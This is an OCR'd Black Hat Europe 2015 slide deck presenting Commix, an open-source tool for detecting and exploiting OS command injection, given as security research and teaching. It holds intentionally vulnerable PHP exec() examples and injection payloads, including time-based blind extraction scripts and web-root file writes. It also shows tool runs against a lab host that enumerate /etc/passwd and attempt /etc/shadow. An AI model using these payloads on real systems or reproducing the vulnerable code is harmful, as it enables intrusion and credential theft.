black hat EUROPE 2015

Commix:


Detecting & Exploiting Command Injection Flaws.

Anastasios Stasinopoulos {stasinopoulos@unipi.gr}
Christoforos Ntantogian {dadoyan@unipi.gr}
Christos Xenakis {xenakis@unipi.gr}

Whoami?

Anastasios Stasinopoulos (@ancst)

- Ph.D candidate at University of Piraeus → Department of Digital Systems.
- Member of the Systems Security Laboratory (@ssl_unipi)
- Builder & Breaker.



black hat
EUROPE 2015

Introduction.

Introduction.

- According to the OWASP, *"command injection is an attack in which the goal, is the execution of arbitrary commands on the host operating system through a vulnerable application."*
  - ...is also referred as "shell injection", "shell command injection", "OS injection", "OS command injection" etc.
- This attack is possible when an application passes unsafe user supplied data (i.e forms, cookies, HTTP headers etc) to a system shell.
- The attacker-supplied OS commands are usually executed with the same privileges of the vulnerable application.


black hat
EUROPE 2015

Are command injections still alive?


COMMAND INJECTIONS
LIGHTYEAR
COMMAND INJECTIONS
EVERYWHERE
made on imgur

Where may command injections exist?

1. Web Applications (i.e IBM, Sophos, Symantec, LanDesk, Cacti, SquirrelMail, ...)
2. ADSL SOHO routers (i.e D-Link, TP-Link, Linksys, ...)
3. IP Cameras (i.e TP-Link, D-Link, Vivotek, Zero-IP, ...)
4. Network Printers (i.e Xerox, ...)
5. IP PBX Applications (i.e Asterisk PBX, FreePBX, ...)
6. Raspberry PI based Web Applications
7. Arduino based Web Applications



Why are command injections still alive?

- Command injection attacks are OS-independent ...
  - can occur in Windows, Linux, Unix etc.
- ... as well as programming language-independent
  - may occur in applications written in various programming languages → C, C++, C#, JAVA, PHP, Perl, Python, Ruby etc.
  - ... or web-based applications written in Web Application Frameworks → ASP.NET, CGI, Python Django, Ruby on Rails etc.





black hat
EUROPE 2015

What causes command injection flaws?

What causes command injection flaws?

The main reason that an application is vulnerable to command injection attacks, is due to incorrect or complete lack of input data validation.

```
echo exec("/bin/ping -c 4 ".$_GET["addr"]);
```

...?addr = 127.0.0.1 ; ls

GET parameter

Separator

Payload

```
ancst@debian:/var/www/html/cmd$ /bin/ping -c 4 127.0.0.1 ; ls
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.011 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.025 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.027 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.021 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 0.011/0.021/0.027/0.006 ms
blind.php  normal.php
ancst@debian:/var/www/html/cmd$
```

black hat
EUROPE 2015

Analysis of command injection attacks.

Analysis of command injection attacks.

1. Results-based command injections.
   - The vulnerable application outputs the results of the injected command.
   - The attacker can directly infer if the command injection succeeded or not.
     - Injection results are visible.

2. Blind command injections.
   - The vulnerable application does not output the results of the injected command.
   - Even if the attacker injects an arbitrary command, the results will not be shown in the screen.
     - Injection results are not visible.

black hat
EUROPE 2015

Results-based command injections.


Example #1 : “normal.php”.

```
<html>
    <head>
            <title>Debug Page</title>
    </head>
    <body>
            <form action="normal.php" method="get">
            Ping address: <input type="text" name="
            addr">
            <input type="submit">
            </form>

    </body>
</html>

<?php
        # Execute command!
    → echo exec("/bin/ping -c 4 ".$_GET["addr"]);
?>
```

Example #1 : “normal.php” exploitation.




YEAH, BUT...
WHAT IF?
made on imgur

black hat
EUROPE 2015

Blind command injections.

Example #2 : "blind.php".

```
<html>
    <head>
            <title>Debug Page</title>
    </head>
    <body>
            <form action="blind.php" method="get">
            Ping address: <input type="text" name="
            addr">
            <input type="submit">
            </form>

    </body>
</html>

<?php
        # Execute command!
        exec("/bin/ping -c 4 ".$_GET["addr"]);
?>
```

Example #2 : “blind.php” exploitation.


IN ORDER TO SEE, WE HAVE TO BE
BLIND
made on imgur

Time-based technique.

Is based on time delays → The attacker **can presume** the result of the injected command.

1. Decides if the application is vulnerable to time-based blind command injection or not.

2. Determines the length of the output of the injected command.

```
1  ;
2  str=$(echo EVDZQP);
3  str1=${#str};
4  if [ 6 != ${str1} ];
5      then sleep 0;
6  else sleep 1;
7  fi
```

```
1  ;
2  str=$(whoami);
3  str1=${#str};
4  if [ 5 != ${str1} ];
5      then sleep 0;
6  else sleep 1;
7  fi
```

3. Exports char-by-char the output of the injected command, using a chain of OS commands (i.e "cut", "head", "od" and "tr").

```
1  ;
2  str=$(uname|tr '\n' ' '|cut -c 1|od -N 1 -i|head -1|tr -s ' '|cut -d ' ' -f 2);
3  if [ 32 != ${str} ];
4      then sleep 0;
5  else sleep 1;
6  fi
```


OR AT LEAST...
SEMI BLIND
made on imgur

File-based technique.

Basic Idea : If we are not able to see the results of the execution of an injected command....

- ...we can write them to a file, which is accessible by us!

```
1 ; $(echo HHMCTK > /var/www/html/commix-testbed/scenarios/regular/GET/HHMCTK.txt)
2
```

What If, web server's root directory is not writable/accessible?

- We can use the temp directories, ("/tmp/" or "/var/tmp/") to store a file with the output of the injected command!
  - Limitation: Usually, we **cannot read files** located in these temp directories through the web application.
  - To bypass this limitation, apply the time-based technique to read the contents of the text file!
    - ...is also referred as "tempfile-based technique".

black hat
EUROPE 2015

Commix tool.

General information.

- **Commix** *(a short for command injection exploiter)* is a software tool aiming at facilitating web developers, penetration testers and security researchers to test web applications with the view to find bugs, errors or vulnerabilities related to command injection attacks.
  - https://github.com/stasinopoulos/commix
  - Follow @commixproject.
- Written in Python programming language.
  - Python version 2.6.x or 2.7.x is required.
- Cross-platform application
  - Linux
  - Mac OS X
  - Windows (experimental)
- Free Open Source Software.


Installation.

Download commix by cloning the Git repository:

```
root@kali:/pentest/exploitation# git clone https://github.com/stasinopoulos/commix
Cloning into 'commix'...
remote: Counting objects: 3433, done.
remote: Compressing objects: 100% (94/94), done.
remote: Total 3433 (delta 36), reused 0 (delta 0), pack-reused 3339
Receiving objects: 100% (3433/3433), 806.38 KiB | 114.00 KiB/s, done.
Resolving deltas: 100% (1856/1856), done.
Checking connectivity... done.
root@kali:/pentest/exploitation#
```

Commix comes packaged on the official repositories of the following Linux distributions. Use the package manager to install it!

- ArchAssault
- BlackArch



Commix also comes as a plugin, on the following penetration testing frameworks:

- The Penetration Testers Framework (PTF)
- PentestBox
- Weakerthan
- CTF-Tools

black hat
EUROPE 2015

Supported exploitation techniques.

Supported exploitation techniques.

1. Results-based command injections
   - 1.1. The classic results-based technique.
     - Based on the **execution results** output.
   - 1.2. The dynamic code evaluation technique.
     - Based on the **eval()'s execution results** output.
       - Also supports:
         - preg_replace() injections via "/e" modifier.
         - usort() injections.
         - assert() injections.
         - str_replace() injections.
         - preg_match() injections.


Supported exploitation techniques.

2. Blind command injections
   - 2.1. The time-based technique (Blind)
     - Based on time delays → Output is inferred char-by-char.
   - 2.2. The file-based technique (Semiblind)
     - Based on the execution results output, in a random name text file in "/var/www/", "/var/www/html/"etc.
   - 2.2.1 The tempfile-based technique (Semiblind)
     - Based on time delays → Output is inferred char-by-char from a random named text file in "/tmp/" or "/var/tmp/" directory.

black hat
EUROPE 2015

Overview of the architecture.

Architecture overview.



Divided **into three** main modules:

ATTACK VECTOR GENERATOR

Generates a **set of command injection attack vectors**, using the serparators list (i.e ;,&,|,%0a etc).

VULNERABILITY DETECTION

Performs the command injections to the target, using the generated set of attack vectors.

EXPLOITATION

Attempts exploitation procedure, If it determines that the application is vulnerable.

black hat
EUROPE 2015

Reducing false positives.

Reducing false positives.

1. Regarding results-based command injections.

- Prints three times a randomly generated string, combined with the result of a mathematic calculation of two randomly selected numbers.

```
(!) The (GET) 'addr' parameter is vulnerable to Results-based Command Injection.
  (+) Type : Results-based Command Injection
  (+) Technique : Classic Injection Technique
  (+) Payload : ;echo KVCGCQ$((18+34))$(echo KVCGCQ)KVCGCQ
```

- Must take as response → union of the strings combined with the result of the mathematic calculation (i.e KVCGCQ52KVCGCQKVCGCQ)

2. Regarding blind command injections.

- Problem: High probability of false-positive results, due to random or accidental response delays of the target host.
  - Calculates the average response time of the target host.

```
(*) Setting the (GET) 'addr' parameter for tests.
(^) Warning: The estimated response time is 1 second and that may cause delays.
```

  - The average response time, is added to the default delay time which is used to perform time-based attacks.

black hat
EUROPE 2015

Functionality.

HTTP headers.

- Commix allows us to provide our own HTTP Referer header, HTTP User-Agent header, Cookies values, as well as extra custom HTTP headers.
- It also supports, command injections via all these HTTP Headers on every described technique!

```
root@kali:/pentest/exploitation/commix# python commix.py --url="http://192.168.2.11/commix-testbed/scenarios/user-agent/
ua%28classic%29.php" --user-agent="INJECT_HERE" --os-cmd="uname"
                                      __
   ___   ___     ___ ___     ___ ___ /\_\    __  _
  /'___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\
 /\ \__//\ \L\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \/>  </
 \ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\
  \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ { v0.2b-fa3f52c }

+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2015 Anastasios Stasinopoulos (@ancst)
+--

(*) Checking connection to the target URL... [ SUCCEED ]
(*) Setting the (GET) User-Agent HTTP header for tests.
(*) Testing the classic injection technique... [ SUCCEED ]
(!) The (GET) User-Agent HTTP header is vulnerable to Results-based Command Injection.
  (+) Type : Results-based Command Injection
  (+) Technique : Classic Injection Technique
  (+) Payload : 'echo FOLRBN$((72+65))$(echo FOLRBN)FOLRBN'

Linux

(!) The results can be found at '/pentest/exploitation/commix/.output/192.168.2.11/logs.txt'

root@kali:/pentest/exploitation/commix#
```

Enumeration options.

The enumeration options, can be used to enumerate the target host.

- Retrieve current user name.
- Retrieve current hostname.
- Check if the current user has root privileges.
- Retrieve system information.
  - Operating system and hardware platform.
- Retrieve system users list.
- Retrieve system users privileges.
- Retrieve system users password hashes.
  - Limitation: The "/etc/shadow" file must be readable by current user.

```
root@kali:/pentest/exploitation/commix# python commix.py --url="http://192.168.2.11/commix-testbed/scenarios/regular/GET/class
ic.php?addr=127.0.0.1" --current-user --hostname --is-root --sys-info --users --passwords --privileges
```


```
(!) The hostname is debian.
(!) The current user is www-data and it is not privilleged.
(!) The target operating system is Linux and the hardware platform is i686.
(*) Fetching '/etc/passwd' to enumerate users entries... [ SUCCEED ]
(!) Identified 43 entries in '/etc/passwd'.
  (1) 'root' is root user (uid=0). Home directory is in '/root'.
  (2) 'daemon' is system user (uid=1). Home directory is in '/usr/sbin'.
  (3) 'bin' is system user (uid=2). Home directory is in '/bin'.
  (4) 'sys' is system user (uid=3). Home directory is in '/dev'.
  (5) 'sync' is system user (uid=4). Home directory is in '/bin'.
  (6) 'games' is system user (uid=5). Home directory is in '/usr/games'.
  (7) 'man' is system user (uid=6). Home directory is in '/var/cache/man'.
  (8) 'lp' is system user (uid=7). Home directory is in '/var/spool/lpd'.
  (9) 'mail' is system user (uid=8). Home directory is in '/var/mail'.
  (10) 'news' is system user (uid=9). Home directory is in '/var/spool/news'.
  (11) 'uucp' is system user (uid=10). Home directory is in '/var/spool/uucp'.
  (12) 'proxy' is system user (uid=13). Home directory is in '/bin'.
  (13) 'www-data' is system user (uid=33). Home directory is in '/var/www'.
  (14) 'backup' is system user (uid=34). Home directory is in '/var/backups'.
  (15) 'list' is system user (uid=38). Home directory is in '/var/list'.
  (16) 'irc' is system user (uid=39). Home directory is in '/var/run/ircd'.
  (17) 'gnats' is system user (uid=41). Home directory is in '/var/lib/gnats'.
  (18) 'nobody'(uid=65534). Home directory is in '/nonexistent'.
  (19) 'messagebus' is regular user (uid=101). Home directory is in '/var/run/dbus'.
  (20) 'colord' is regular user (uid=102). Home directory is in '/var/lib/colord'.
  (21) 'usbmux' is regular user (uid=103). Home directory is in '/home/usbmux'.
  (22) 'Debian-exim' is regular user (uid=104). Home directory is in '/var/spool/exim4'.
  (23) 'statd' is regular user (uid=105). Home directory is in '/var/lib/nfs'.
  (24) 'avahi' is regular user (uid=106). Home directory is in '/var/run/avahi-daemon'.
  (25) 'pulse' is regular user (uid=107). Home directory is in '/var/run/pulse'.
  (26) 'speech-dispatcher' is regular user (uid=108). Home directory is in '/var/run/speech-dispatcher'.
  (27) 'hplip' is regular user (uid=109). Home directory is in '/var/run/hplip'.
  (28) 'postgres' is regular user (uid=110). Home directory is in '/var/lib/postgresql'.
  (29) 'rtkit' is regular user (uid=111). Home directory is in '/proc'.
  (30) 'saned' is regular user (uid=112). Home directory is in '/var/lib/saned'.
  (31) 'Debian-gdm' is regular user (uid=113). Home directory is in '/var/lib/gdm3'.
  (32) 'ancst' is regular user (uid=1000). Home directory is in '/home/ancst'.
  (33) 'mysql' is regular user (uid=114). Home directory is in '/nonexistent'.
  (34) 'vboxadd' is regular user (uid=999). Home directory is in '/var/run/vboxadd'.
  (35) 'uuidd' is regular user (uid=100). Home directory is in '/run/uuidd'.
  (36) 'systemd-timesync' is regular user (uid=115). Home directory is in '/run/systemd'.
  (37) 'systemd-network' is regular user (uid=116). Home directory is in '/run/systemd/netif'.
  (38) 'systemd-resolve' is regular user (uid=117). Home directory is in '/run/systemd/resolve'.
  (39) 'systemd-bus-proxy' is regular user (uid=118). Home directory is in '/run/systemd'.
  (40) 'geoclue' is regular user (uid=119). Home directory is in '/var/lib/geoclue'.
  (41) 'dnsmasq' is regular user (uid=120). Home directory is in '/var/lib/misc'.
  (42) 'libvirt-qemu' is regular user (uid=121). Home directory is in '/var/lib/libvirt'.
  (43) 'uml-net' is regular user (uid=122). Home directory is in '/home/uml-net'.
(*) Fetching '/etc/shadow' to enumerate users password hashes... [ FAILED ]
(^) Warning: It seems that you don't have permissions to read '/etc/shadow' to enumerate users password hashes.

(?) Do you want a Pseudo-Terminal shell? [Y/n/q] >
```

Alternative os-shell.

- Bypasses target host's bash limitation.
  - ...restrctions of bash commands i.e “cat”, “echo”, etc.
- At this moment only python alternative is fully supported on every injection technique.
  - Future plan support → PHP/Perl/Ruby alternative os-shells

Hint: Pwn @VulnHub's “Persistense” vm via this os-shell.



We <3 shellz!

1. Netcat (nc) reverse shells → Reverse shells to netcat.

